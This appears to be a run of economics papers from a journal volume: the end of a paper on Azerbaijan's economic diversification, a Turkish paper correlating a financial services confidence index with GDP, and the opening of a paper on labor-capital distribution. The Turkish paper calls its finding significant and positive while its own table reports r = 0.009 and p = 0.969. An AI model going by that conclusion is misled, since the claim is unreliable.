The first method of dealing with the "resource curse" is successfully implemented in Azerbaijan through state oil strategy being implemented since 1994. In order to develop the rational use of the mechanism of income received from oil and gas production there was established the State Oil Fund of the Azerbaijan Republic in 1999. The State Oil Fund of the Republic of Azerbaijan accumulates the funds from the sale of oil and gas, which is released in the future to address the vital economic and social problems of the country.

As for the second instrument - the creation of institutions, the most progressive of the institutional system (here it means the modern system of social control, the achieve of transparency of public authorities, the development of economic infrastructure, related to the protection of property rights, improvement of fiscal policy and the creation of conditions for the development of market relations, free enterprise), it is still in the formative stage (Esanov A., 2008). For the purpose of diversification and competitiveness of the economy in the country has been approved and successfully implemented by the State program on development of the industry in the years 2015-2020, the Concept "Azerbaijan 2020: vision for the future."

Conclusion

The economic diversification is a priority for the economic policy of Azerbaijan. The announcement of 2014 as the Industry Year by the President of Azerbaijan also shows the revision of the economic policy, the transition from raw materials to a diversified model of development.

The simultaneous implementation of a policy of diversification of industry, on the one hand, and reducing the country's dependence on raw materials, on the other, is a difficult task. The oil sector is very weakly linked to other export sectors in terms of technology and the skills used. In addition, the implementation of the diversification of the economy is quite a long time process that requires considerable financial investments. But in general, the world experience confirms that despite of difficulties the resource-dependent countries are able to diversify the economy by investing primarily in human capital (health and education) and infrastructure, supporting financial institutions, supervising the proper distribution of revenues from oil to other sectors and providing transparency of the stabilization funds. These measures help to raise living standards and to support the development of the private business sector.

The great importance is given to the successful diversification of institutions. The foreign experience shows that the quality of institutions is one of the fundamental factors in increasing the exports of the processing industry with high added value goods and foodstuffs. The institutional reform in the country can be contributed by the growth of the middle class and unfolded in the world of competition between the major new markets. The successful implementation of the diversification policy needs innovative, the so-called "creative" modernization, based on the creative innovative developments not only in economics but also in politics, science and education, in the social sphere, culture, and the introduction of such developments in the social practice (Aslanli K. et al., 2013).

The diversification of the economy of Azerbaijan should be focused on the development of high performance industries, and include the following:

- the direct investments in education, including science and technology, technical and vocational education;
- the development of certain sectors and non-extractive industries;
- the investments in infrastructure and strengthen institutions in order to reduce the cost of doing business (including business through free trade zones);
- supporting entrepreneurship and innovation through improved access to information and communication technologies, the increase of charges for scientific researches (Callen T. et al. 2014).

For the implementation of further structural reforms in the economy, an effective diversification of the corresponding industrial policy, existing financial institutions, as well as the achievement of greater transparency and accountability in public expenses is required.

The industry branches elected by the government for the purpose of diversification policies should have an attractive structure. This indicates that the "attractive" structure should provide a competitive advantage. As long as this condition is not satisfied, diversification will not lead to the achievement of high profits.

The world experience shows that it is difficult to diversify the economy in the countries with natural resources. The main directions of diversification are: focus on investments in human capital, the creation of the creative class, investment in infrastructure, development of financial institutions, the establishment of stabilization funds for the effective distribution of income from the export of raw materials in all branches of the economy. The process of creating institutions in resource-rich countries is long and difficult, but this is the only way to succeed in diversifying process.

References

- Ahmadov, I., (2017) "Problems of diversification of the economy of Azerbaijan: obstacles and solutions", Collection of reform proposal, [Azerbaijan iqtisadiyyatının diversifikasiya problemləri: maneələr və həlli yolları, İslahat təklifləri toplusu], pp. 102-133.
- Aslanli, K., Ismayil, Z., Aghayev, R., and Mehtiyev, A., (2013) "Assessment of economic and export diversification: Azerbaijan", Revenue watch institute, Public Association for Assistance to Free Economy, pp. 43-44.
- Callen, T., Cherif, R., Hasanov, F., Hegazy, A., and Khandelwal, P., (2014), "Economic Diversification in the GCC: The Past, the Present, and the Future", *IMF Staff Discussion Note*. SDN/14/12, pp. 25-28.
- Collier, P., (2007), "The bottom billion: why the poorest countries are failing and what can be done about it", *Oxford University press*.
- Esanov, A., (2008), "Diversification in Resource-Dependent Countries: Its Dynamics and Policy Issues", *Revenue watch institute*, pp. 7-8.

- Gelb, A., (2010), "Economic Diversification in Resource Rich Countries", Natural resources, finance, and development: Confronting Old and New Challenges, the Central Bank of Algeria and the IMF Institute in Algiers, pp. 7-13.
- Mehlum, H., Moene, K.O., Torvik, R., (2006), "Institutions and the resource curse", *Economic journal*, vol. 116, no. 508, pp. 1-20.
- Ministry of Economy of Azerbaijan Republic, (2016), "Non-oil industry", <<http://economy.gov.az/article/2016-senaye/23003>>, viewed 17 February 2018
- Shediac, R., Abouchakra, R., Moujaes, Ch.N., Najjar, M.R., (2008), "Economic Diversification: The Road to Sustainable Development", *Booz & Company Inc.*, pp. 5-6.
- State Statistical Committee of The Republic of Azerbaijan, (2017), "National Accounts of Azerbaijan", Statistical yearbook, 154 p.
- State Statistical Committee of The Republic of Azerbaijan, (2017), "Statistical Yearbook of Azerbaijan", Statistical yearbook, 812 p.
- State Statistical Committee of The Republic of Azerbaijan, (2017), "The foreign trade of Azerbaijan", Statistical yearbook, 230 p.

Finansal Hizmetler Güven Endeksi

İlkay DİLBER*

M.Hakan YALÇINKAYA **

Nihan ŞEKER ***

Öz

Finansal piyasaların etkinliğinin sağlanmasında, yakın geçmişin değerlendirilmesi ve şekillenmesi üzerinde beklentiler ve güven önemli rol oynamaktadır. Ekonomik yapıda güvenin ölçülmesinde tüketici güven endeksi, reel kesim güven endeksi ve finansal hizmetler güven endeksi kullanılmaktadır. Uygulanan finansal hizmetler anketi finans sektöründeki gelişmeleri yansıttak finansal hizmetler güven endeksinin oluşturulmaktadır.

Bu çalışmada finansal hizmetler güven endeksinin ekonomik büyüme ile ilişkisinin olup olmadığı ele alınmıştır. Çalışmada kullanılan endeks, Merkez Bankası (MB) tarafından 2012 yılından beri aylık olarak yapılmış olduğu anket sonucu yayınlanmaktadır. Ekonomik büyüme rakamlarıyla aynı dönemleri tanımlayabilmek için finansal hizmetler güven endeksinin üçer aylık ortalamaları alınarak aralarında bir korelasyon ilişkisi olup olmadığı analiz edilmiştir. Böylece ekonomik güvenin önemi ortaya konulmaya çalışılmıştır.

Anahtar Kelimeler: Güven Faktörü, Ekonomik Sistem, Finansal Hizmetler Güven Endeksi

Jel Kod: A13, C58, E44, G10, G20

Financial Services Confidence Index

Abstract

Expectations and confidence toward assessment and reshaping of near future play a crucial role in ensuring effectiveness of financial markets, and assessment and shaping of the recent past. Consumer confidence index, real sector confidence index and financial services confidence index are used to measure the confidence of economics structure. The implemented financial services survey constitutes financial services confidence index which reflects developments in the finance sector.

The study investigates whether there is a relationship between financial services confidence index and economic growth. The index used in the study consist of monthly surveys conducted by Central Bank of Republic of Turkey since 2012. In order to identify the same periods with economic growth figures, the three-month average of financial services confidence index is analyzed to determine whether there is a correlation between them. Thus, the importance of economic confidence is emphasized in the study.

Key Words: Confidence Factor, Economic System, Financial Service Confidence Index

Jel Code: A13, C58, E44, G10, G20

GİRİŞ

Son yıllarda etkisini sıklıkla göstermeye başlayan küresel krizler nedeniyle reel kesimin, tüketicilerin ve finans sektörünün ekonomik gelişmelere karşı tepkisini ölçmeye yönelik güven endekslerinin işlevi giderek önem kazanmaya başlamıştır.

Finansal hizmetler güven endeksi finansal kuruluşların, iş durumları ile hizmetlere olan talep ile ilgili değerlendirme ve beklentileri belirlemek amacıyla Finansal Hizmetler Anketi sorularına verilen yanıtlar ile hesaplanan bir göstergedir. Aylık ve üç aylık olmak üzere iki anket forumundan oluşmaktadır. Her ay için kullanılan anket formu 5 sorudan oluşmaktadır. Finansal kuruluşların iş durumu, hizmetlere olan talep, istihdama ilişkin değerlendirme ve beklentilere yönelik sorular bulunmaktadır. Üç aylık anket formu 19 sorudan oluşmakta ve Ocak, Nisan, Temmuz ve Ekim aylarında uygulanmaktadır. Aylık anketteki sorulara ilaveten faaliyet gelirleri, faaliyet giderleri, karlılık, sermaye harcaması ve yurtiçi ve yurtdışı piyasalardaki rekabet gücüne ilişkin değerlendirmelerle beklentileri içermektedir (TCMB:2017).

Bu çalışmada, finansal hizmet güven endeksi ile iktisadi büyüme ilişkisinin olup olmadığı ele alınmıştır. Çalışmada kullanılan finansal hizmetler güven endeksi Merkez Bankasının(MB) aylık yapmış olduğu anket sonuçları dikkate alınmıştır. MB finansal hizmetler güven endeksi anketi 2012 yılı Mayıs ayından beri yapılmaktadır. Aylık olarak düzenlenen endeksler gerekli hesaplamalar yapılarak üçer aylık verilere dönüştürülmüştür. 2012-2017 dönemini kapsayan finansal hizmetler güven endeksi ile aynı dönemlere ait zincirlenmiş hacim endeksi oranları ile arasında bir korelasyon olup olmadığı analiz edilmiştir. Böylece güvenin ekonomideki önemi ortaya konulmaya çalışılmıştır.

* Doç. Dr. İlkay Dilber Manisa Celal Bayar Üniversitesi İ.İ.B.F. ilkay.dilber@cbu.edu.tr

** Doç. Dr. M. Hakan Yalçinkaya Manisa Celal Bayar Üniversitesi İ.İ.B.F., mustafahakanyalcinkaya@gmail.com

*** Yüksek Lisans Öğrencisi Manisa Celal Bayar Üniversitesi Sosyal Bilimler Enstitüsü nihansekerr@gmail.com

I.GÜVEN

Sözlük anlamıyla güven korku, çekinme ve kuşku duymadan inanma ve bağlanma duygusu olarak açıklanmaktadır. Bir diğer ifadeyle bir şeyden umulan, beklenen niteliğe inanıp ona göre davranmadır. Güven 4 farklı şekilde sınıflandırılmaktadır.

- Moralistik Güven (Moralistic Trust): İyimser bir dünya görüşüne ve onun bir kontrol yeteneğine dayanan bir değerdir.
- Stratejik Güven (Strategic Trust): İnsanların nasıl yaşayacakları konusundaki beklentilerini yansıtan güvendir.
- Genelleştirilmiş Güven (Generalized Trust): Çoğu insanın ahlaki toplumunuzun bir parçası olduğu algısıdır. Genelleştirilmiş güven kendinden farklı insanlara olan güvendir.
- Özelleştirilmiş Güven (Particularized Trust): Kendimiz gibi insanlara olan inancı yansıtan güven türüdür (Uslaner, 2003a: 2-3).

Ekonomik güven ise iktisadi karar birimlerinin, karşılıklı ilişkilerinde zarar görmemeleri konusunda emin olmaları şeklinde tanımlanabilir (Özsağır, 2007: 49). Güven düzeyinin yüksek olduğu ülkeler daha iyi performans gösterdikleri için daha yüksek ekonomik büyümeye sahip, kişi başına düşen eğitime harcamalarının fazla olduğu, daha geniş çapta tanınan yüksek seviyeli küreselleşme seviyesine sahip açık ekonomileri olan, daha iyi işleyen hükümete sahip, daha az yolsuzluk ve zenginden fakire kaynak aktarımının gerçekleştiği ülkelerdir (Uslaner, 2003b). Bu yüzden güven konusu ekonomiler için önem arz etmektedir. Ekonomideki güven konusu, beklentileri çok yakından etkilemektedir.

II.BEKLENTİ

İktisadi karar birimlerinin ülke ekonomisinin geleceğine yönelik beklentilerinde ortaya çıkacak bir belirsizlik süreci; tüketicilerin tüketim, işletmelerin ise üretim ve yatırım kararlarında değişikliklere gitmelerine neden olabilir. Ekonomide güven konusu, beklentilerle çok yakından ilişkilidir. Beklentiler, gelecek olaylarla ilgili, mevcut bilgilere dayalı tahminlerdir. Eğer geleceğe yönelik beklentilerde olumsuzluk hakimse talep daralır, yatırımlar ve istihdam azalır, işsizlik artar ve ekonomik durgunluk ortaya çıkar. İyimser beklenti söz konusu ise ekonomik canlanma gerçekleşir enflasyonist yapı ile birlikte ekonomide refah düzeyi artmaya başlar.

İktisat teorisinde beklentiler iki farklı bakış açısı ile ele alınmıştır.

- Uyumlu Beklentiler Teorisi (Adaptif Beklentiler): İlk defa 1956 yılında Amerikalı iktisatçı Phillip D. Cagan tarafından geliştirilmiştir. Uyumlu beklentiler teorisin de fiyat seviyesi önceki dönemdeki fiyatların seviyesine göre belirlenir. Bu teoriye göre özellikle son dönemdeki fiyatlar genel seviyesi ortalaması, gelecekteki fiyatların tahmin edilmesinde önemli rol oynamaktadır (Aktan, 2010:184). Bireyler beklentilerini ancak geçmiş dönemde beklenen değer ile gerçekleşen değer arasında bir fark ortaya çıkarsa değiştirirler. Eğer gerçekleşen değer beklenen değerden büyük olmuşsa, beklentiler artış yönünde, gerçekleşen değer beklenen değerden küçük olmuşsa, beklentiler azalış yönünde değiştirilir. Beklentiler aynen gerçekleşmişse beklentilerin değiştirilmesine gerek duyulmamaktadır (Savaş, 2000:970).

- Rasyonel Beklentiler Teorisi: İlk defa 1961 yılında John Fraser Muth'un yayınladığı Rasyonel Beklentiler ve Fiyat Teorisi adlı makalesinde ortaya atılmıştır. Bu teoriye göre iktisat politikası uygulamaları karşısında devlet halkın bunu algılayacağını ve aktif bir tavır alıp, bu politikaların beklenen sonuçlarını değiştireceklerini öne sürmektedir. İktisadi karar birimleri piyasa hakkında yeterli bilgiye sahiptir. Rasyonel beklentiye sahip olan birimler sistematik hata yapmazlar. Devlet, kısa dönemde bile, vergiler, kamu harcamaları ve para arzı gibi araçları kullanarak, üretim, istihdam, fiyat istikrarı gibi ekonomik değişkenler üzerinde etkili olamaz. Para arzı arttırıldığında ilerleyen dönemde fiyatlar genel seviyesini ve faiz oranlarını arttıracaklarını bilirler. Bu durum ise yalnızca enflasyonist bir etki yaratır. Sonuç olarak Rasyonel beklentiler teorisi, ancak toplumun

beklemediği anlarda ve beklemediği şekillerde uygulanacak şok bir politikanın çok kısa sürede etkili olacağını, zaman içerisinde bireylerin enformasyonu takip ederek beklentilerin değiştirmeleri halinde ise politikaların tekrar etkisiz kalacağını ileri sürmektedir (Aktan, 2010: 183-185).

Ekonomik sistemin yapısı geçmiş, bugünü ve geleceği kapsamaktadır. Bu yüzden gelecek dönemlerde ortaya çıkabilecek, fakat öngörülemeyen değişimin yarattığı belirsizlik hesaba katılmak zorundadır. Karar alma durumundaki iktisadi karar birimleri gelecekte neler olacağını tam bilemeden öngörülerine dayanarak karar verirler ve bu durumda beklentilerine güvenmek zorundadırlar. Ortaya çıkacak değişiklikleri sürekli tahminleme durumunda olduğumuz ekonomide bu sebeple beklentiler büyük önem taşımaktadır.

III.LİTERATÜR

Yapılan araştırmalar sonucunda finansal hizmetler güven endeksi ile ilgili olan çalışmaların oldukça az olduğu görülmüştür. Bu yüzden literatür yine MB tarafından düzenlenen finansal hizmetler güven endeksi gibi beklenti ve güven içeren tüketici güven endeksi ve reel kesim güven endeksi çalışmalarıyla desteklenmiştir.

Tablo 1: Literatür Araştırması

Yazar	Yıl	Değişken	Yöntem	Bulgu
Christ ve Bremmer (2003)	1984:10-2003:1	Hisse senedi endeks getirileri ve tüketici güven endeksi	Granger Nedensellik ve Eş bütünleşme Analizleri	Değişkenler arasında kısa süreli ilişki vardır. Tüketici güven endeksindeki değişim Granger nedenidir.
Kandır (2006)	2002:2-2005:6	CNBC-e tüketici güven endeksi ve BİST Mali sektörde faaliyet gösteren 28 şirketin hisse senetlerinin getirileri	Regresyon	Tüketici güven endeksinin hisse senetlerinin çoğu için önemli bir faktör olduğu ifade edilmiştir.
Afshar vd. (2007)	1980:1- 2004:4	Hisse senedi getirisi, tüketici güven endeksi ve PMI endeksi ile ekonomik büyüme	Granger Nedensellik	Üç değişkenin ekonomik büyümenin Granger nedeni olduğu ifade edilmiştir.
Özsağır (2007)	1988-2005	Reel kesim güven endeksi ve reel büyüme oranları	Korelasyon	Güven ortamının, ekonomik büyüme üzerinde pozitif etkisi vardır.
Korkmaz ve Çevik (2009)	1987:12-2008:10	İMKB 100 endeks getiri ve reel kesim güven endeksi	EGARCH	İMKB 100 endeksi getirisi ile güven endeksi eş zamanlı olarak birbirlerini etkilemektedirler.
Hsu vd. (2011)	1999-2007	Hisse senedi endeksleri ve tüketici güven endeksi	Granger Nedensellik	Tüketici güven endeksindeki değişimin Granger nedeni hisse senedi getirilerindeki değişimdir.

Topuz (2011)	2004:1-2009:1	BİST 100 endeksi ile tüketici güven endeksi	Granger Nedensellik	Hisse senetlerinden tüketici güven endeksine doğru tek yönlü bir nedensellik vardır.
Arısoy (2012)	2005:1 -2012:1	Tüketici ve reel güven endeksinin hisse senedi piyasası, tüketim harcamaları ve istihdam	VAR model	Tüketici güven endeksinin tüketim harcamalarını, reel kesim güven endeksinin ise sanayi üretimini ve borsa endekslerini etkilemektedir.
Aktaş ve Akdağ (2013)	2008-2012	BİST 100 endeksi, mevduat faiz oranı, tüketici fiyat endeksi, dolar kuru, Euro kuru, işsizlik oranı, sanayi üretim endeksi, ihracat tutarı, kapasite kullanım oranı, altın fiyatları, tüketici güven endeksi ve ham petrol fiyatları	Çoklu Regresyon Granger Nedensellik Analizi	BİST 100 endeksi ile tüketici güven endeksi arasında anlamlı, pozitif bir ilişki ve tüketici güven endeksinden BİST 100 endeksine doğru tek yönlü bir nedensellik vardır.
Yöntem (2013)	2007:1-2012:10	Reel kesim güven endeksi ve ÜFE	Todo Yamamoto Nedensellik Testi	Reel kesim güven endeksinden ÜFE'ye doğru tek yönlü nedensellik tespit edilmiştir.
Mermer (2014)	2004:1-2012:12	Tüketici güven endeksi ve hisse senedi getirileri	Granger Nedensellik Testi	Hisse senedi getirilerinden tüketici güven endeksine doğru tek yönlü kısa süreli bir nedensellik vardır.
Bakan ve Akçacı (2015)	2004:1-2007:1	Rezerv para, reel kesim güven endeksi ve sanayi üretim endeksi	Todo Yamamoto Nedensellik Testi	Rezerv para değişkeninden reel kesim güven endeksine doğru tek yönlü, reel kesim güven endeksi ile sanayi üretim endeksi arasında ise çift yönlü nedensellik vardır.

Beşel ve Yardımcıoğlu (2016)	2005:1-2014:10	Tüketici güven endeksi ile döviz Kuru, petrol fiyatları ve işsizlik	Toda Yamamoto Nedensellik ve Gregory Hansen Eş bütünleşme	Tüketici güven endeksine ve işsizlik oranına doğru tek yönlü nedensellik ilişkisi vardır.
Köse ve Akkaya (2016)	2007:1-2016:3	Tüketici güven endekslerinin ve alt endekslerinin BIST 100 endeksi getirisi	VAR	Tüketici güven endeksi ve alt endeksleri ile hisse senedi getirileri arasında bir ilişki bulunmuştur.
Tunalı ve Özkan (2016)	2004:1-2015:12	Tüketici güven endeksi ve tüketici fiyat endeksi	Regresyon ve Granger Nedensellik	Uzun dönemli ilişki; tüketici fiyat endeksinden tüketici güven endeksine doğrudur ve kısa dönemli bir nedensellik ilişkisi vardır.
Çevikalp (2017)	2012:5-2017-3	Finansal hizmetler güven endeksi, altın fiyatı, enflasyon oranı, imalat sanayi kapasite kullanım oranı, işsizlik oranı, net uluslararası rezervler, TÜFE bazlı reel kur endeksi, sanayi üretim endeksi, tüketici güven endeksi, dolar kuru	ARDL ve Granger Nedensellik	Altın fiyatı, enflasyon oranı, imalat sanayi kapasite kullanım oranı, işsizlik oranı ve TÜFE bazlı reel kur endeksi, sanayi üretim endeksinin uzun dönemde fhge'nin üzerinde etkili olduğu ayrıca imalat sanayi kapasite kullanım oranı fhge'nin Granger nedenidir.
İskenderoğlu ve Akdağ	2012:5-2017:8	Finansal hizmetler güven endeksi, BİST 100 endeksi, TCMB net fonlama	Granger Nedensellik ve Breitung ve Candelon Frekans Nedensellik	Finansal hizmetler güven endeksi ile BİST 100 arasında uzun dönemli, kalıcı ve karşılıklı nedensellik ilişkisi ve finansal hizmetler güven endeksinin sadece orta vadede ve geçici olarak TCMB net fonlamasındaki değişimlere neden olmaktadır.
Usul vd. (2017)	2007:1-2017:1	Tüketici ve reel kesim güven endeksi ile BİST 100 endeksi	Eş bütünleşme	Değişkenler arasında eşbütünleşme ilişkisinin vardır.

IV.YÖNTEM

Korelasyon iki ya da daha fazla değişken arasındaki ilişkiyi göstermektedir. Bu değişkenler arasındaki ilişkinin miktarı ikili ya da basit korelasyon teknikleriyle hesaplanır. İkili korelasyon analiz sonucunda ilişkinin olup olmadığı ve eğer ilişki varsa bu ilişkinin derecesi korelasyon katsayısı ile hesaplanmaktadır. Bu çalışmada kullanılan Pearson Korelasyonu yöntemi en az eşit aralıklı ölçek düzeyinde ölçülen iki sürekli değişken arasındaki doğrusal ilişkinin derecesini belirlemede kullanılır (Köklü vd., 2006). Kullanılan değişkenler Merkez Bankası EVDS’den elde edilen Finansal Hizmetler Güven Endeksi ve büyümeyi temsilen TÜİK’ten alınan zincirlenmiş hacim endeksidir. Aşağıdaki tabloda kullanılan değişkenlerin veri seti bulunmaktadır.

Tablo 2: Veri Seti

Dönem	FHGE	ZHE	Dönem	FHGE	ZHE
2012:1	*	108.4	2015:1	175.73	133.3
2012:2	159.15	121.9	2015:2	172.30	148.1
2012:3	170.06	137.4	2015:3	172.50	164.4
2012:4	178.33	137.0	2015:4	165.23	165.2
2013:1	175.86	118.4	2016:1	166.80	138.6
2013:2	179.20	133.7	2016:2	168.00	154.5
2013:3	174.53	149.5	2016:3	172.43	165.6
2013:4	160.40	148.2	2016:4	159.36	171.0
2014:1	164.43	128.7	2017:1	165.80	147.5
2014:2	154.30	138.2	2017:2	177.93	164.2
2014:3	175.93	154.6	2017:3	168.00	179.7
2014:4	179.63	155.6	2017:4	166.73	*

Kaynak: TÜİK, TCMB (Erişim Tarihi: 12.01.2018).

Finansal Hizmetler Güven Endeksinin 2012 Mayıs ayından itibaren yayınlandığı için ilk çeyrek veri ve 2017’nin son çeyrek verilerinin açıklanmamasından dolayı 2 dönemlik veri kaybı uğramıştır. Aynı zamanda değişkenleri uyumlu hale getirebilmek için finansal hizmetler güven endeksi üçer aylık ortalama alınarak zincirlenmiş hacim endeksi ile aynı dönemlerde tanımlanması sağlanmıştır. Bunun sonucunda 22 dönemlik bir veri seti elde edilmiştir.

Yapılan analiz sonucunda tablo 3’teki değerlere ulaşılmıştır.

Tablo 3: Korelasyon Analizi

		fhge	zhe
fhge	Pearson Correlation	1	,009
	Sig. (2-tailed)		,969
	N	22	22
zhe	Pearson Correlation	,009	1
	Sig. (2-tailed)	,969	
	N	22	22

Finansal hizmetler güven endeksi ile zincirlenmiş hacim endeksi arasında anlamlı ve doğru yönlü bir ilişki bulunmaktadır. Pearson korelasyon katsayısı 0.09 bulunmuştur. Bu da düşük düzeyli bir korelasyon olduğunu göstermektedir. Değişkenlerin birindeki değişimin ne kadarının diğer değişken tarafından açıklandığını yüzde biçimde açıklamak için açıklanan varyanstan faydalanılmaktadır. Açıklanan varyansa korelasyon katsayısının karesi alınarak ulaşılmaktadır bu da determinasyon katsayısını ifade etmektedir. Determinasyon katsayısı 0.0081'e eşittir. Finansal hizmetler hacim endeksindeki artışın %0.81'lik kısmı zincirlenmiş hacim endeksindeki değişkenlikten kaynaklandığını söylemek mümkündür. Tüm sonuçlar değerlendirilirken veri setinin az olması ve farklılaşma katsayısı oluşmadığı için değerlerin küçük çıkması göz önünde bulundurulmalıdır.

Değişkenler arasında pozitif yönlü bir ilişkinin olması ekonomideki güven ve beklentilerin olumlu yönde olmasının ekonomik büyümeyi pozitif yönde etkileyeceğini doğrulamaktadır. Nitekim Tablo 2'ye bakıldığında finansal hizmetler güven endeksinin düştüğü yıllarda zincirlenmiş hacim endeksinin düştüğü, artış gösterdiği dönemlere paralel arttığı gözlemlenmektedir. Buda ekonomideki büyümenin güven ve beklentiye paralel değişim gösterdiğini kanıtlamaktadır.

SONUÇ

Finansal hizmetler güven endeksi ekonomik büyümeyi etkileyen önemli faktörlerden biri olarak tek başına tanımlanması bu güven ortamını sağlayacak ekonomik istikrarın, döviz kuru piyasası dengesinin, etkin para ve faiz politikalarının uygulanıyor olması finansal güven endeksi üzerinde olumlu sonuçları çıkarabilir ve büyüme üzerinde bu endeksin etkinliğinin daha da artmasına neden olabilir. Finansal hizmetler güven endeksi ekonomik büyüme üzerinde ne kadar duyarlı olduğunu daha iyi tespit edebilmek için kullanılan veri seti arttırılmak kaydıyla tekrar bir değerlendirme yapılabilir. Bu çalışmada 2012-2017 dönemi arasında 22 dönemlik veri seti ile Pearson Korelasyon yöntemi kullanılarak finansal hizmetler güven endeksi ve zincirlenmiş hacim endeksi arasındaki korelasyon değerlendirilmiş ve değişkenler arasında anlamlı pozitif yönlü bir ilişki bulunmuştur. Tüm sonuçlar değerlendirildiğinde iktisadi büyüme ile beklenti ve güven birbirini etkilemektedir. Çünkü piyasada oluşan güven duygusu yatırımcıları daha aktif şekilde işlem yapma eğilimine sokacaktır ve böylece birikimlerini finansal piyasalarda değerlendiren yatırımcılar ekonomik büyümeye katkıda bulunacaklardır.

KAYNAKÇA

- Afshar, T., Arabian, G. ve Zomorrodian, R. (2007), "Stock Return, Consumer Confidence, Purchasing Manager's Index And Economic Fluctuations", *Journal of Business & Economics Research*, 5(8), p.97-106.
- Aktaş, M. ve Akdağ, S. (2013), "Türkiye'de Ekonomik Faktörlerin Hisse Senedi Fiyatları İle İlişkilerinin Araştırılması "International Journal Social Science Research, 2(2), p. 50- 67.
- Arisoy, İ. (2012), "Türkiye Ekonomisinde İktisadi Güven Endeksleri ve Seçilmiş Makro Değişkenler Arasındaki İlişkilerin VAR Analizi", *Maliye Dergisi*, 16, s.304-315
- Aktan, C. C. (2010), "Monetarizm ve Rasyonel Beklentiler Teorisi", *Ekonomi Bilimleri Dergisi*, 2(1), s. 168-187.
- Bakan, S. ve Akçacı, T. (2015), "Parasal Aktarım Mekanizması: Türkiye Ekonomisi için Beklenti Kanalı'nın Geçerliliği", *Dumlupınar Üniversitesi Sosyal Bilimler Dergisi*, 44, s.68-78.
- Beşel, F. ve Yardımcıoğlu, F. (2016), "Tüketici Güven Endeksi ile Makro Değişkenler Arasındaki İlişki", *Uluslararası Politik, Ekonomik ve Sosyal Araştırmalar Kongresi, PESA (Politik, Ekonomik ve Sosyal Araştırmalar Merkezi)*, 24-26 Ağustos, İstanbul, s.475-487.
- Christ, K. P. ve Bremme, D.S. (2003), "The Relationship Between Consumer Sentiment and Stock Prices", 78th Annual Conference of the Western Economics Association International in Denver, Colorado, p.1-19.
- Çevikalp, S. (2017), "Finansal Hizmetler Güven Endeksinin Etkileyen Faktörlerin Analizi", *İstanbul Arel Üniversitesi İktisadi ve İdari Bilimler Fakültesi Ekonomi, Yönetim ve Sosyal Araştırmalar Dergisi*, 2(2), s. 31-40.
- Hsu, C.C., Lin, H.Y. ve Wu, J.Y. (2011), "Consumer Confidence and Stock Markets: The Panel Causality Evidence", *International Journal of Economics and Finance*, 3(6), p.91-98.
- İskenderoğlu, Ö. ve Akdağ, S. (2017), "Finansal Hizmetler Güven Endeksinin Geçerliliğinin İncelenmesi: Türkiye Örneği", *Uluslararası Ekonomik Araştırmalar Dergisi*, 3(4), s. 625-633.
- Kandır, S. Y. (2006), "Tüketici Güveni Ve Hisse Senedi Getirileri İlişkisi: İmkb Mali Sektör Şirketleri Üzerinde Bir Uygulama", *Çukurova Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, 15(2), s.217-230.
- Köse, A. K. ve Akkaya, M. (2016), "Beklenti ve Güven Anketlerinin Finansal Piyasalara Etkisi: BIST 100 Üzerine Bir Uygulama", *Bankacılar Dergisi*, 99, s.3-15.
- Korkmaz, T. ve Çevik E. İ. (2009), "Reel Kesim Güven Endeksi ile İMKB 100 Endeksi Arasındaki Dinamik Nedensellik İlişkisi", *İstanbul Üniversitesi İşletme Fakültesi Dergisi*, 38(1), s. 24-37.
- Köklü, N., Büyükoztürk, Ş. & Bökeoğlu, Ç.Ö. (2006). *Sosyal bilimler için istatistik*, Ankara: Pegem A Yayıncılık.

- Mermer, İ. (2014), “Tüketici Güven Endeksi ve Hisse Senedi Getirileri İlişkisi: BIST Üzerine Bir Uygulama” Yüksek Lisans Tezi, Ankara Üniversitesi Sosyal Bilimler Enstitüsü, Ankara.
- Özsağır, A. (2007), “Ekonomide Güven Faktörü”. Elektronik Sosyal Bilimler Dergisi, 6(20), p.46-62.
- Topuz, Y. V. (2011), “Tüketici Güveni ve Hisse Senedi Fiyatları Arasındaki Nedensellik İlişkisi: Türkiye Örneği”, Ekonomik ve Sosyal Araştırmalar Dergisi, 7(1), s.53-65.
- Tunalı, H. ve Özkan, E. (2016), “Türkiye’de Tüketici Güven Endeksi ve Tüketici Fiyat Endeksi Arasındaki İlişkinin Ampirik Analizi”, İktisat Politikası Araştırmaları Dergisi, 3(2):54- 67.
- Uslaner, E. M. (2003a), “Trust in the Knowledge Society”, Prepared for the Conference on Social Capital, Cabinet of the Government of Japan, March 24-25, Tokyo, Japan.
- Uslaner, E. M. (2003b), “Trust and Economic Growth in the Knowledge Society”, (www.bsos.edu/gvpt/uslaner), erişim tarihi: 01.03.2018.
- Uslu, H., Küçükşille, E. ve Karaoğlu, S. (2017), “Güven Endekslerindeki Değişimlerin Hisse Senedi Piyasalarına Etkileri: Borsa İstanbul Örneği”, Süleyman Demirel Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi, 22(3), s. 685-695.
- Yöntem, T. (2013), “Fiyat İstikrarının Sağlanmasında Beklentilerin Önemi”. İnönü Üniversitesi Uluslararası Sosyal Bilimler Dergisi, 2(1), s.107-128.
- Savaş, V.(2000), İktisadın Tarihi, Siyasal kitabevi, 4. Baskı, Ankara.

Problems of Distribution Between Labor and Capital In Emerging Market Economies

A.A.ISMAYILZADE*

Introduction. In close dependence on the ongoing strategy of distribution between labor and capital are the country's innovation policy, the pace of its economic growth and economic well-being of the population, the level of motivation for its human resources. Socio-economic processes act as the resultant interaction of objective and subjective processes. Careful analysis and classification of process factors that modulate these processes allows:

- first, to assess the prospects for the development of the economic situation, since objectively conditioned processes have a certain cyclist and a time duration of their development. Every historical stage in the development of society has its own formed trends;
- secondly, a scientifically grounded answer will determine the degree to which the subjective institutional reforms that are being carried out are consistent with the content and nature of the objective tendencies. In the final analysis, the activity of institutional structures and their policies should be aimed at the correction and strengthening of objective processes in accordance with public interests.

Main part. Ensuring sustainable and stable development can be achieved on the condition of objective, long-term forecasting of global and local economic processes. The present stage of the development of world economic integration determines the strengthening of the correlation between these processes. In this connection, let us first of all consider the global processes taking place at the macroeconomic level and their possible impact on the economies of developed and developing countries.

In the Western scientific circles and among some Russian scientists, since the 80s of the 20th century, the theory of cyclical development has been widely adopted, where successively, in the framework of the Great Cycles (BC), there are alternating Ascending Waves (rise in the level of economic development) with the Descending Waves (economic recession) [В.Клинов, 2016, p.6].

